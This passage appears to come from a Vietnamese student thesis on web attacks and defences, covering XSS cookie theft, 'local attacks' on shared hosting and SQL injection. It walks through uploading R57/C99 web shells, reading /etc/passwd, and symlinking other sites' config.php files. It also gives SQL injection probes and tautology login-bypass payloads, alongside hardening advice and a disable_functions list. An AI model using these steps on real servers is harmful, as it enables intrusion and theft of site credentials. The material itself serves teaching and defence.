(2) Khi người dùng nhận được mở ra với nội dung của Hacker nói trong email đầy hứa hẹn người sử dụng ví dụ: như bạn đã trúng thưởng 1000\$ hãy click vào đây để nhập thông tin tài khoản ngân hàng và tiền sẽ được chuyển đến tài khoản của bạn. Khi người dùng click vào link có chứa mã độc thì lập tức sẽ chuyển đến máy chủ ứng dụng WEB giả sử ở đây là trang web ngân hàng.

(3) Ngân hàng yêu cầu người dùng đăng nhập và người sử dụng đăng nhập thì lập tức thông tin của người dùng sẽ được tải xuống máy khách.

(4) Vì ở bước (2) người dùng có click vào link bị nhiễm độc nên sau khi lấy đủ thông tin cần thiết thì nó sẽ chuyển về máy chủ của Hacker cũng có thể là email và việc còn lại của Hacker thì rất đơn giản.

Qua ví dụ trên ta thấy được sự nguy hiểm của kỹ thuật này, nó nhắm vào những người không hiểu biết là chính. Ở bước (2) giả sử link chứa mã độc đây cũng có thể là một trang web giả mạo của Hacker lập ra giống y trang web của ngân hàng để lừa người dùng được minh họa Hình 3.13. Thì lúc này người dùng đang giao tiếp chính với máy chủ Hacker.

Phần demo mình sẽ trình bày rõ gởi spam mail hay giả mạo email của bất kì người nào.

Ngoài ví dụ trên Hacker còn có thể đánh cắp tập tin chưa thông tin người dùng như Cookie, Session ID,..



Hình 1.22: Các bước thực hiện XSS đánh cắp Cookie người dùng.

Cho dù các cách tấn công XSS có khác một chút nhưng mục đích của Hacker cuối cùng chính là tìm cách lấy những thông tin cần thiết của người dùng và sử dụng chúng vào mục đích nhất định.

❖ **Biện pháp bảo mật khắc phục**

Đối với người thiết kế WEB hay lập trình cần chú ý các điểm này:

- Xóa bỏ thẻ <script> hay tắt thẻ chứng năng script.
- Tạo danh sách thẻ HTML được phép sử dụng.
- Cho phép nhập những ký tự đặc biệt nhưng sẽ mã hóa theo chuẩn riêng.

Đối với người dùng:

- Cần ý thức được sự nguy hiểm từ những đường link không rõ nguồn gốc cũng như từ người lạ gửi đến.
- Việc giả mạo một email của ai đó đối với Hacker rất là dễ dàng, đối với những email đã được chuyển vào hòm thư spam thì không nên mở lên xem.
- Cần cài đặt chương trình diệt virus và cập nhập phiên bản thường xuyên để có thể tốt hơn. Một số phần mềm như kapersky, avg, avast, bitdefender,...

1.3.7.Local Attack

a.Tìm hiểu về Local Attack

Local attack là một trong những kiểu hack rất phổ biến và không được khuyên dùng. Đối với một web server thông thường khi bạn đăng ký một tài khoản trên server nào đó bạn sẽ được cấp một tài khoản trên server đó và một thư mục để quản lý site của mình. Ví dụ : tenserver/tentaikhoancuaban. Và như vậy cũng có một tài khoản của người dùng khác tương tự như : tenserver/taikhoan1. Giả sử taikhoan1 bị hacker chiếm được thì hacker có thể dùng các thủ thuật, các đoạn script, các đoạn mã lệnh để truy cập sang thư mục chứa site của bạn là tenserver/taikhoancuaban. Và cũng theo cách này hacker có thể tấn công sang các site của người dùng khác và có thể lấy thông tin admin, database, các thông tin bảo mật khác hoặc chèn các đoạn mã độc vào trang index của site bạn. Dạng tấn công trên gọi là Local Attack.

- Thông thường nhất, Local Attack được sử dụng để đọc lấy thông tin config từ victim, sau đó dựa vào thông tin ở config và mục đích của hacker để phá hoại website

b.Cách tấn công Local Attack

Để thực hiện tấn công Local Attack, tùy theo cách thức của hacker mà có những cách Local khác nhau. Thông thường thì các hacker thường sử dụng các đoạn lệnh để tấn công vào database.

❖ Chuẩn bị

- Trước tiên phải có một con PHP/ASP/CGI backdoor trên server. Backdoor thì có rất nhiều loại khác nhau nhưng phổ biến nhất là phpRemoteView (thường được gọi là remview) R57Shell, CGITelnet, C99,... Tiến hành upload các công cụ ở trên lên, thường là các con shell như R57, C99,...

- Upload một trong những công cụ đó lên host (Thông thường chúng ta sử dụng các con shell R57, C99,.. vì nó mạnh và dễ sử dụng)

- Để có host chúng ta có nhiều cách:

+ Mua một cái host (cách này hacker ít sử dụng vì nhiều lý do nhưng lý do cơ bản vẫn là tốn tiền mà khi up shell lên nếu bị admin của server phát hiện sẽ bị del host,..). Với cách này thì sau khi Local xong thì nên xóa các con shell ngay lập tức.

+ Hack một trang bị lỗi và upload shell lên (thường thì hacker sử dụng SQL Injection để hack một trang web và chiếm tài khoản admin của trang web đó và upload các con shell lên) hoặc khai thác lỗi inclusion

+ Search backdoor (Vào google.com search keyword: <?phpRemoteView?>, r57Shell ...). Với cách này thì hầu hết các con shell là của các hacker đã sử dụng và chưa bị xóa, nếu được thì chúng ta nên upload cho chúng ta một con shell khác

❖ Tiến hành attack

- Sau khi chúng ta chuẩn bị xong, tức là đã upload được con shell lên 1 server nào đó. Chúng ta bắt đầu tìm các website cùng server mà bạn

đã up shell lên, thông thường các hacker thường sử dụng Reverse Ip domain mà hacker đã upload shell để xem các website cùng server

- Sau khi tìm được danh sách website ,lần lượt check xem site nào bị lỗi và có thể local sang được

- Các lệnh thường dùng trong shell để Local Attack

Xem tên domain trên cùng 1 host

ls -la /etc/valiasess

cd /etc/vdomainaliases;ls -lia

- Trường hợp đặc biệt khi không thể xem user nằm cùng host thì ta thêm && vào *cd /etc/vdomainaliases && ls -lia*

- Muốn biết tên user thì dùng lệnh :

cat /etc/passwd/

Hoặc

less /etc/passwd

+ local sang victim, tức là local sang site khác

ví dụ hiện tại con shell chúng ta đang ở :

/home/abcd/public_html/

thì chúng ta sẽ local sang như sau :

dir home/tên user cần local/public_html

- Muốn biết tên user cần local sang thì chúng ta sử dụng Reverse Ip để lấy danh sách user trên cùng một server. Muốn biết user đó có tồn tại hay không chúng ta mở trình duyệt web lên và đánh đoán : Ip của server/~ tên user (Ví dụ : 203.166.222.121/~doanchuyennganh). Nếu trình duyệt hiện lên trang index của website thì tức là user đó tồn tại.

+Xem nội dung của file

cat /home/tên user cần local/public_html/index.php

Hoặc

Chúng ta muốn xem config của 1 forum thì dùng

ln -s /home/tên user cần local/public_html/forum/includes/config.php doanchuyennganh.txt

Với doanchuyennganh.txt ở đây là file chúng ta tạo ra trên host của chúng ta để xem file của người khác! Nếu không sử dụng được các lệnh trên tức là server đã disable chức năng đó.

Thêm 1 số lệnh shell trong linux :

- pwd: đưa ra ngoài màn hình thư mục đang hoạt động (ví dụ: /etc/ssh).
- cd: thay đổi thư mục (ví dụ: cd .. – ra một cấp thư mục hiện tại; cd vidu – vào thư mục /vidu).
- ls: đưa ra danh sách nội dung thư mục.
- mkdir: tạo thư mục mới (mkdir tên_thumuc).
- touch: tạo file mới (touch tên_file).
- rmdir: bỏ một thư mục (rmdir tên_thumuc).
- cp: copy file hoặc thư mục (cp file_nguồn file_đích).
- mv: di chuyển file hoặc thư mục; cũng được dùng để đặt lại tên file hoặc thư mục (mv vị_trí_cũ vị_trí_mới hoặc mv tên_cũ tên_mới).
- rm: loại bỏ file (rm tên_file).

- Để tìm kiếm file, bạn có thể dùng: - find : dùng cho các tên file. - grep <>: để tìm nội dung trong file.

Để xem một file, bạn có thể dùng:

- more : hiển thị file theo từng trang.
- cat <>: hiển thị tất cả file.
- Nếu muốn kết nối tới một host từ xa, sử dụng lệnh ssh. Cú pháp là ssh <tên_host>.

Quản lý hệ thống:

- ps: hiển thị các chương trình hiện thời đang chạy (rất hữu ích: ps là cái nhìn toàn bộ về tất cả các chương trình).
 - Trong danh sách đưa ra khi thực hiện lệnh ps, bạn sẽ thấy có số PID (Process identification - nhân dạng tiến trình). Con số này sẽ được hỏi đến khi muốn ngừng một dịch vụ hay ứng dụng, dùng lệnh kill
 - top: hoạt động khá giống như Task Manager trong Windows. Nó đưa ra thông tin về tất cả tài nguyên hệ thống, các tiến trình đang chạy, tốc độ load trung bình... Lệnh top
 - d <delay> thiết lập khoảng thời gian làm tươi lại hệ thống. Bạn có thể đặt bất kỳ giá trị nào, từ 1 (tức 10 mili giây) tới 100 (tức 100 giây) hoặc thậm chí lớn hơn.
 - uptime: thể hiện thời gian của hệ thống và tốc độ load trung bình trong khoảng thời gian đó, trước đây là 5 phút và 15 phút.

Thông thường tốc độ load trung bình được tính toán theo phần trăm tài nguyên hệ thống (vi xử lý, RAM, ổ cứng vào/ra, tốc độ load mạng) được dùng tại một thời điểm. Nếu tốc độ được tính toán là 0.37, tức có 37% tài nguyên được sử dụng. Giá trị lớn hơn như 2.35 nghĩa là hệ thống phải đợi một số dữ liệu, khi đó nó sẽ tính toán nhanh hơn

235% mà không gặp phải vấn đề gì. Nhưng giữa các phân phôi có thể khác nhau một chút.

- free: hiển thị thông tin trên bộ nhớ hệ thống.
- ifconfig <tên_giao_diện>: để xem thông tin chi tiết về các giao diện mạng; thông thường giao diện mạng ethernet có tên là eth(). Bạn có thể cài đặt các thiết lập mạng như địa chỉ IP hoặc bằng cách dùng lệnh này (xem man ifconfig). Nếu có điều gì đó chưa chính xác, bạn có thể stop hoặc start (tức ngừng hoặc khởi động) giao diện bằng cách dùng lệnh ifconfig <tên_giao_diện> up/down.
- passwd: cho phép bạn thay đổi mật khẩu (passwd người_dùng_sở_hữu_mật_khẩu hoặc tên người dùng khác nếu bạn đăng nhập hệ thống với vai trò root).
- useradd: cho phép bạn thêm người dùng mới (xem man useradd).

Dù ở phân phôi nào, bạn cũng có thể dùng phím TAB để tự động hoàn chỉnh một lệnh hoặc tên file. Điều này rất hữu ích khi bạn quen với các lệnh. Bạn cũng có thể sử dụng các phím lên, xuống để cuộn xem các lệnh đã nhập. Bạn có thể dùng lệnh đa dòng trên một dòng. Ví dụ như, nếu muốn tạo ba thư mục chỉ trên một dòng, cú pháp có thể là: mkdir thư_mục_1 ; mkdir thư_mục_2 ; mkdir thư_mục_3.

Một điều thú vị khác nữa là các lệnh dạng pipe. Bạn có thể xuất một lệnh thông qua lệnh khác. Ví dụ: man mkdir | tail sẽ đưa ra thông tin các dòng cuối cùng trong trang xem "thủ công" của lệnh mkdir.

Nếu lúc nào đó được yêu cầu phải đăng nhập với tài khoản gốc (tức "siêu" admin của hệ thống), bạn có thể đăng nhập tạm thời bằng cách dùng lệnh su. Tham số -1 (su-1) dùng để thay đổi thư mục chủ và cho các lệnh đã hoặc đang dùng. Chú ý là bạn cũng sẽ được nhắc một mật khẩu. Để thoát hay đóng : gõ exit hoặc logout.

c.Cách bảo mật cho Local Attack

Để hạn chế Local Attack, chúng ta nên Chmod filemanager ,di chuyển file config.php và sửa đổi file htaccess và nhất là thường xuyên backup dữ liệu.

-Chmod File Manager:

+ CHMOD thư mục Public_html thành 710 thay vì 750 mặc định việc này sẽ giúp bạn bảo vệ được cấu trúc Website của mình.

+ CHMOD tiếp các thư mục con (diendan (<http://diendan.doanchuyennganh.com>)),

CHMOD thư mục diendan (<http://diendan.doanchuyennganh.com>) thành 701, rồi CHMOD tiếp các thư mục con trong thư mục diendan (<http://diendan.doanchuyennganh.com>) thành 701

+ CHMOD toàn bộ file thành 404

Với CHMOD chắc chắn khi run shell sẽ hiện ra thông báo lỗi:

Not Acceptable An appropriate representation of the requested resource /test.php could not be found on this server.

Additionally, a 404 Not Found error was encountered while trying to use an

ErrorDocument to handle the request.

Attacker sẽ không view được.

- Ngoài ra , một số site thì bạn truy cập bằng subdomain của nó mà không là dạng doanchuyennganh.com/diendan (<http://diendan.doanchuyennganh.com>), cái này có nhiều ý nghĩa, nhưng trong bảo mật thì nó sẽ rất khác.

+ CHMOD thư mục là 701 và cố gắng đừng bao giờ CHMOD 777, có một số folder không quan trọng, bạn có thể CHMOD 755 để có thể hiện thị đúng và đầy đủ một số nội dung trong Folder đó. Chú ý thế này, một số Server hỗ trợ CHMOD thư mục được 101, nếu Server của bạn hỗ trợ cái này thì hãy sử dụng nó, vì biện pháp CHMOD này rất an toàn, đến ngay cả Owner cũng ko thể xem được cấu trúc Folder ngay cả khi vào FTP. Hiện chỉ có Server của Eshockhost.net là hỗ trợ cái này.

+ CHMOD File là 604 và đừng bao giờ để là 666 nếu có việc cần 666 thì chúng ta CHMOD tạm để sử dụng lúc đó, sau đó hãy CHMOD lại ngay. Đối với các Server hỗ trợ CHMOD file 404 chúng ta hãy CHMOD như vậy, ví dụ Server Eshockhost.net

- Thay đổi cấu trúc, tên file mặc định có chứa các thông tin quan trọng . Nếu có thể hãy thay đổi cả cấu trúc CSDL nếu bạn làm được .

-Chống local bằng cách bật safe-mode (dành cho root):

Như chúng ta đã biết, đối với các webshell - PHP, trong PHP Configuration có những option để hạn chế tính năng của nó (đặc biệt là r57 - tự động by pass) nên công việc đầu tiên của các root account là phải cập nhật các phiên bản PHP mới nhất và config lại php.ini : [i]PHP safe mode là phương pháp để giải quyết vấn đề bảo mật cho những nơi server chia sẻ hosting cho nhiều accounts (shared-server). Nó là do thiết kế 1 cách sai lạc của từng cấp PHP. Hiện nay, nhiều người đã chọn phương pháp bật safemode để bảo mật, đặc biệt là các ISP

- Các hướng dẫn về cấu hình Security and Safe Mode :

Code:

```
safe_mode: mặc định : "0" sửa dưới phân quyền :  
PHP_INI_SYSTEM
```

```
safe_mode_gid: mặc định :"0"sửa dưới phân quyền :  
PHP_INI_SYSTEM
```

safe_mode_include_dir: mặc định :NULL sửa dưới phân quyền : PHP_INI_SYSTEM

safe_mode_exec_dir: mặc định :""sửa dưới PHP_INI_SYSTEM

safe_mode_allowed_env_vars: mặc định :"PHP_"sửa dưới PHP_INI_SYSTEM

safe_mode_protected_env_vars: mặc định :"LD_LIBRARY_PATH"sửa dưới PHP_INI_SYSTEM

open_basedir: mặc định :NULL sửa dưới PHP_INI_SYSTEM

disable_functions: mặc định :"" sửa dưới php.ini

disable_classes : mặc định : ""sửa dưới php.ini

- Sau đây là cách để đặc chính cấu hình server để bật chế độ safe mode :

Trong file php.ini :

safe_mode = Off chuyển thành *safe_mode = On*

- *disabled_functions* nên chứa những function sau :

PHP Code:

readfile,system, exec, shell_exec, passthru, pcntl_exec, putenv, proc_close, proc_get_status, proc_nice, proc_open, proc_terminate, popen, pclose, set_time_limit, escapeshellcmd, escapeshellarg, dl, curl_exec, parse_ini_file, how_source,ini_alter, virtual, openlog

- Khi đó, ta ví dụ :

PHP Code:

-rw -rw-r-- 1 doanchuyennganh doanchuyennganh 33 Jul 1 19:20 script.php

-rw -r--r-- 1 root root 1116 May 26 18:01 /etc/passwd

- Trong script.php là :

PHP Code:

```
<?php  
readfile('/etc/passwd');  
?>
```

- Kết quả :

PHP Code:

Warning: readfile() has been disabled for security reasons in /docroot/script.php on line 2

- Vài lợi điểm của việc bật safe mode:
 - Thường khi upload file, file sẽ vào /tmp/ với những người có quyền không phải là owner.
 - Bật safe-mode sẽ có những bất lợi với người lập trình code PHP, do đó, họ thường có: PHP Code:

```
<?php  
// Kiểm tra safe mode  
if( ini_get('safe_mode') ){  
    // Code theo bật safe_mode  
}  
else{  
    // Code theo tắt safe_mode  
}  
?>
```

-Bảo mật server apache :

Bây giờ, xin giải thích tầm quan trọng của apache :

Client (Hacker using local attack) -----> Shared server

Shared Server -----> Apache

Apache -----> PHP/Perl ... xử lý ...

PHP/Perl (gửi kết quả) -----> Apache

Apache (gửi kết quả) -----> Client

Do đó quyền chính ở apache set, chứ 0 hề phụ thuộc nhiều vào các application như PHP/CGI ...

Cài đặt apache :

Code:

```
pw groupadd apache
```

```
pw useradd apache -c "Apache Server" -d /dev/null -g apache -s /sbin/nologin
```

Theo mặc định, các process thuộc Apache chạy với chủ quyền của người dùng nobody (ngoại trừ process chính phải chạy với chủ quyền root) và GID thuộc nhóm nogroup. Điều này có thể dẫn đến những đe dọa bảo mật nghiêm trọng. Trong trường hợp đột nhập thành công, tin tặc có thể lấy được quyền truy dụng đến những process khác chạy cùng UID/GID. Bởi thế, giải pháp tối ưu là cho Apache chạy bằng UID/GID từ nhóm riêng biệt, chuyên chú đến software ấy thôi.

Đối với những ai quen dùng *nix hẳn không lạ gì với khái niệm UID/GID thuộc chế độ "file permission". Tuy nhiên, chi tiết này nên mở rộng một tí cho những bạn đọc chưa quen thuộc với UID/GID. Phần tạo nhóm (group) và người dùng (user) riêng cho Apache ở trên có hai chi tiết cần chú ý là:

-d /dev/null: không cho phép user Apache có thư mục \$HOME nhưng những user bình thường khác

-s /sbin/nologin: không cho user Apache dùng bất cứ một shell nào cả. Có một số trường hợp dùng -s /bin/true thay vì nologin ở trên, true là một lệnh không thực thi gì cả và hoàn toàn vô hại.

Lý do không cho phép user Apache có thư mục \$HOME và không được cấp một "shell" nào cả vì nếu account Apache này bị được cho phép, tin tức cũng không có cơ hội tiếp cận với system ở mức độ cần thiết cho thủ thuật "leo thang đặc quyền". Trên môi trường *nix nói chung, "shell" là giao diện giữa người dùng và hệ thống, không có shell thì không có cơ hội tiếp cận. Nếu phần thiết lập trên cung cấp user Apache một \$HOME và cho phép dùng một shell nào đó thì đã không mang giá trị gì trên quan điểm "bảo mật". Vào <http://httpd.apache.org/> cài đặt phiên bản mới nhất (hiện giờ 2.2) Khi đó ta nên set quyền của php shell riêng, nó không có quyền được nhảy sang các user khác .

- Chmod trong /usr/bin như sau :

-rwxr--r-x root nobody wget cho -rwxr-x--- root compiler gcc

- Chặn biên dịch gcc, tránh để user dùng nhưng exploit săn biên dịch get root.

Trong /bin/:

-rwxr-xr-x root root cp

- Tương tự với rm, mv, tar, chmod, chown, chgrp...

-rwsr-x--- root wheel su

-rwxr-x--- root root ln

- Các công cụ hỗ trợ

Công cụ hỗ trợ Local Attack phổ biến và hay dùng nhất là các con shell.Các loại shell thường sử dụng là R57,C99,..

CHƯƠNG II TẤN CÔNG SQL INJECTION VÀ CÁCH PHÒNG CHỐNG

2.1.Khái niệm SQL Injection

SQL Injection (còn gọi là SQL Insertion) là một hình thức tấn công trong đó truy vấn SQL của ứng dụng đã bichèn thêm các tham số đầu vào “không an toàn” do người dùng nhập vào, từ đó mã lệnh được gửi tới máy chủ database để phân tích cú pháp và thực thi.

Hình thái chính của SQL Injection bao gồm việc chèn trực tiếp mã vào các tham số mà sẽ được ghép vào các câu lệnh SQL (quá trình này gọi là sinh truy vấn SQL động) để tạo thành truy vấn của ứng dụng gửi tới máy chủ database. Một cách tấn công khác ít trực tiếp hơn, đó là chèn mã độc vào các xâu mà đích đến là việc lưu trữ trong các bảng hoặc từ điển dữ liệu (metadata). Khi các chuỗi đó được ghép vào các câu lệnh SQL thì đoạn mã đó sẽ được chạy.

Khi ứng dụng Web thất bại trong việc lọc các tham số đầu vào (được dùng làm nguyên liệu cho quá trình sinh SQL động), ngay cả khi dùng hình thức tham số hóa (parameterize) thì kẻ tấn công có thể dễ dàng điều chỉnh quá trình xây dựng truy vấn SQL. Một khi kẻ tấn công có thể sửa câu truy vấn SQL, thì những truy vấn SQL anh ta muốn sẽ được thực thi với quyền của người sở hữu ứng dụng, và thiệt hại anh ta có thể gây ra sẽ tùy theo quyền hạn được cấp.

SQL Injection là một dạng tấn công dễ thực hiện, hầu hết mọi thao tác người tấn công cần được thực hiện với một trình duyệt web, có thể kèm theo một ứng dụng proxy server. Chính vì đơn giản như vậy cho nên bất cứ ai cũng có thể học cách tiến hành một cuộc tấn công. Lỗi bắt nguồn từ mã nguồn của ứng dụng web chứ không phải từ phía database, chính vì thế bất cứ thành phần nào của ứng dụng mà người dùng có thể tương tác được đều có thể bị kiểm soát (ví dụ: các form, tham số URL,


cookie, tham số referrer, user-agent, ...) đều có thể được sử dụng để tiến hành chèn truy vấn có hại.

2.2. SQL Injection và vấn đề an ninh cơ sở dữ liệu

a. Các thống kê về an ninh

Chúng ta xem xét các báo cáo an ninh của các ứng dụng Web gần đây của Whitehat, một tổ chức có uy tín trong việc nghiên cứu và hỗ trợ các vấn đề an ninh mạng.

TM Thống kê 10 lỗi bảo mật nghiêm trọng nhất. Kết quả thống kê trình bày năm 2010.



Hình 2.1: Thống kê 10 lỗi hổng an ninh phổ biến 2010

b. Đánh giá các kết quả thống kê

Dựa vào các thống kê trên có thể rút ra vài nhận xét sau về lỗi SQL Injection:

- ❖ TM Là một trong số những lỗi bảo mật phổ biến nhất
- ❖ TM Xác suất gặp phải lỗi hổng bảo mật loại này trong một trang web là khá cao
- ❖ TM Được sử dụng nhiều, lý do một phần bởi tính đơn giản, không đòi hỏi nhiều công cụ hỗ trợ.

- ❖ TM Thời gian khắc phục các điểm yếu này thường khá lâu, do đó hậu quả thường nặng nề hơn.

Trên thực tế, các cuộc tấn công SQL Injection thường nhắm đến các cơ sở dữ liệu mang tính thương mại, ví dụ các trang web thương mại điện tử. Thông thường, các cuộc tấn công này thường sẽ tiến hành việc sửa đổi nội dung của database đổi tượng và chèn các đoạn mã JavaScript độc. Bản chất điểm yếu SQL Injection là xuất

c.Nhận định

Với tính nghiêm trọng của các cuộc tấn công, tính dễ thực hiện một cuộc tấn công đã khiến cho SQL Injection một thời từng là hiểm họa nghiêm trọng đối với các giao dịch thương mại điện tử trên các ứng dụng Web được phát triển thiếu an toàn. Hiện nay, việc nghiên cứu SQL Injection đã có hệ thống và toàn diện hơn, mối nguy hiểm này đã giảm đi, nhưng số liệu thống kê vẫn cho thấy vấn đề này còn chưa được giải quyết triệt để.

Ở nước ta, trong quá trình đào tạo, các lập trình viên ứng dụng Web được đào tạo nhiều kiến thức và kỹ năng cần thiết, tuy nhiên các kiến thức về bảo mật hầu như không được chú trọng đúng mức. Điều này vô hình chung dẫn đến hệ quả là các sản phẩm của họ đều có nguy cơ mắc phải những vấn đề về bảo mật, điều mà không đáng có nếu họ được trang bị tốt hiểu biết từ đầu.

Mục đích của phần này tập trung phân tích cơ bản, cách hình thành và các kỹ thuật tấn công của một cuộc tấn công SQL Injection tới một ứng dụng Web, thông qua đó để xuất một mô hình phát triển ứng dụng Web an toàn cho các nhà phát triển ứng dụng Web. Các kiến thức được đề cập trong khuôn khổ khóa luận này có thể không đảm bảo tính thời sự, mới nhất của tình hình các cuộc tấn công hiện tại. Tuy nhiên người thực hiện vẫn hy vọng có thể đề cập và cung cấp một cái nhìn tổng thể, căn

bản nhất cho cộng đồng các nhà phát triển ứng dụng web hiện tại và sau này.

2.3.Nhận diện điểm yếu SQL Injection trong ứng dụng Web

Công việc nhận diện điểm yếu này là công việc đầu tiên trong chuỗi các thao tác cần để khắc phục điểm yếu SQL Injection trong ứng dụng. Công việc này được thực hiện tương tự các thao tác hacker tiến hành thăm dò lỗi SQL Injection của ứng dụng. Chúng ta xét một số công việc cần thực hiện trong quá trình thăm dò lỗi SQL Injection.

2.3.1.Thăm dò dựa trên phản hồi

Thăm dò dựa trên phản hồi là phương pháp tự nhiên nhất. Chúng ta cần tối thiểu là một trình duyệt web, có thể trang bị thêm một ứng dụng Proxy (ví dụ Burp proxy, Web Scarab proxy, ...) và tiến hành các phép thử SQL Injection ngẫu nhiên và tiến hành phân tích, thống kê kết quả. Các bước tiến hành gồm có:

- Xác định tất cả các điểm nhận input từ client
- Thủ và xác định đặc điểm chung của những request có phát sinh kết quả bất thường
- Xác định nguyên nhân các điểm bất thường đó.

a. Xác định các điểm nhận input từ người dùng.

Phía client trong mô hình Client/Server trong môi trường Web chính là trình duyệt Web. Những điểm nhận input phổ biến nhất từ client là đường dẫn (link), khung nhập liệu (form), cookie, ... Sau khi thực hiện gửi input, trình duyệt Web sẽ sinh một request HTTP gửi tới Web server. Định dạng thông điệp request phổ biến nhất là GET và POST.

Cấu trúc thông điệp GET và POST có nhiều điểm khác nhau, xong khi tiến hành sửa đổi và chèn nội dung (inject) chúng ta cần chú ý tới vị

trí của chuỗi truy vấn (query string). Chuỗi truy vấn này chứa các chuỗi tham số được gửi lên web server, chuỗi này có dạng sau:

?var_1=val_1&var_2=val_2& ... &var_n=val_n.

Trong thông điệp GET chuỗi truy vấn nằm ở đầu thông điệp, trong khi ở POST nó nằm ở cuối thông điệp.

Xét một trang thông tin có đường dẫn:

http://www.site.com/categories_index.php

Nội dung trang trên có các đường liên kết (link), khi click chuột vào từng liên kết đó sẽ dẫn tới các địa chỉ dạng như:

http://www.site.com/categories_index.php?cat_name=tin_nong

http://www.site.com/categories_index.php?cat_name=tin_the_gioi

http://www.site.com/categories_index.php?cat_name=tin_dia_phuong

Trong trường hợp này thông điệp request là GET bởi chuỗi truy vấn (query string) được hiển thị ngay trên trình duyệt. Tham số xuất hiện trong trường hợp này là cat_name, ứng với mỗi giá trị cat_name thì nội dung trả về sẽ khác nhau. Thực hiện sửa nội dung cat_name rồi gửi, với đường dẫn:

http://www.site.com/categories_index.php?cat_name=nothing

Kết quả trả về sẽ có thể là một thông báo lỗi dạng sau:

```
Warning: mysqli_fetch_object() expects parameter 1  
to be mysqli_result, boolean given in  
/home1/thangmom/public_html/includes/functions.php  
on line 225
```

Thử thêm dấu nháy đơn (‘) vào cuối giá trị tham số cat_name, ta có kết quả trả về cho đường dẫn:

http://www.site.com/categories_index.php?cat_name=nothing'

```
You have an error in your SQL syntax; check the  
manual that corresponds to your MySQL server  
version for the right syntax to use near '\'' at  
line 1
```

Như vậy chúng ta nhận thấy có những dấu hiệu bất thường trong phản hồi ứng với các giá trị tham số được chỉnh sửa khác nhau.

b. Các hình thức trả thông báo lỗi thường gặp

Những thông báo lỗi trả về ở trên là những thông báo lỗi chi tiết, chúng là “trợ giúp đắc lực” cho hacker trong việc khai thác thông tin từ database của ứng dụng. Ngoài cách hiển thị chi tiết này ra Webserver cũng có vài lựa chọn sau:

- ❖ Nội dung lỗi được giấu đi nhằm mục đích gỡ lỗi trong mã nguồn.
- ❖ Trả về một mã lỗi HTTP, ví dụ 500 (Internal Server Error), 302 (redirect), ...
- ❖ Ứng dụng bắt lỗi, xử lý nó bằng cách không trả về kết quả gì, hoặc trả về một trang thông báo lỗi tổng quát. Trang này được cấu hình, ví dụ trong Apache2 là file conf.d/localized-error-pages.

Trường hợp ứng dụng cấu hình một trang mặc định được trả về trong trường hợp sinh lỗi là trường hợp khó nhận diện điểm yếu hơn cả, bởi có nhiều lý do có thể sinh lỗi, không chỉ riêng trường hợp chúng ta chèn tham số.

Trong các trường hợp điểm yếu SQL Injection tồn tại, có một trường hợp khó phát hiện hơn cả, đó là trường hợp Blind SQL Injection. Thông thường, các tham số từ chuỗi truy vấn được dùng để xây dựng câu truy vấn SQL, ví dụ với đoạn URL *university.php?searchkey='vnu'*. Có thể được sử dụng để xây dựng truy vấn ví dụ như:

```
SELECT * FROM university WHERE name like '%vnu%';
```

Blind SQL Injection là một dạng tấn công mà không thể dựa vào các thông báo lỗi thông thường, mà chỉ có thể dựa vào sự khác nhau trong phản hồi giữa hai trường hợp đúng/sai của mệnh đề WHERE. Ví dụ, hai truy vấn ứng với hai trường hợp tham số nhập vào sau của trang university.php sau:

Tham số **vnu%' or 1=1--** ta có truy vấn:

```
SELECT * FROM university WHERE name like '%vnu%' or 1=1--  
%
```

Tham số **vnu' and 1=0--** ta có truy vấn:

```
SELECT * FROM university WHERE name like '%vnu%' and 1=0--  
%
```

Hai truy vấn trên khác nhau ở chỗ truy vấn thứ nhất có mệnh đề WHERE luôn đúng, còn truy vấn thứ hai có mệnh đề luôn sai. Nếu kết quả trả về có sự khác biệt giữa hai trường hợp tham số này với nhau và với trường hợp tham số không bị chỉnh sửa thì rất có thể tồn tại điểm yếu dạng blind SQL Injection.

2.3.2.Cơ chế sinh truy vấn SQL bên trong ứng dụng và các phương pháp chèn truy vấn SQL

a. Cơ chế sinh truy vấn SQL bên trong ứng dụng.

Tham số được nhập vào sẽ được sử dụng để xây dựng các truy vấn SQL nên nó sẽ cần thỏa mãn các ràng buộc cú pháp với thành phần trước và sau trong truy vấn gốc. Xét đoạn mã PHP xử lý đăng nhập sau:

```

<?php
    $uname = isset($_POST['uname']) ? $_POST['uname'] : "";
    $passwd= isset($_POST['passwd']) ? $_POST['passwd'] :
    "";

    $query = "SELECT * FROM tbl_users WHERE username =
    '" + $uname
            + "' AND password = '" + $passwd + "'";
    $qr = @mysql_query($query);

    ...
?>

```

Xâu truy vấn SQL được sinh ra trong trường hợp trên sử dụng trực tiếp giá trị input được người dùng nhập vào, do đó mô hình xây dựng truy vấn dạng này được gọi chung là xây dựng truy vấn động (dynamic query). Truy vấn thu được sẽ có dạng như sau:

```

SELECT * FROM tbl_users WHERE username='$uname' AND
password = '$passwd';

```

Trong đó hai giá trị \$name và \$passwd được nhập từ người dùng. Khi thực hiện nhập giá trị username là **admin' or '1='1** truy vấn động thu được sẽ như sau:

```

SELECT * FROM tbl_users WHERE username='admin' or '1='1'
AND password= '';

```

Truy vấn này tuy có cụm luôn đúng, nhưng do toán tử AND có độ ưu tiên cao hơn OR do đó truy vấn trên tương đương với:

```

SELECT * FROM tbl_users WHERE username='admin' AND
password= '';

```

Trường hợp này rõ ràng đăng nhập thất bại. Tiếp tục thử với việc thêm cả cụm '**or '1='1**' vào cả password, ta có truy vấn được sinh ra:

```

SELECT * FROM tbl_users WHERE username='admin' or '1='1'
AND password= '' or '1='1';

```

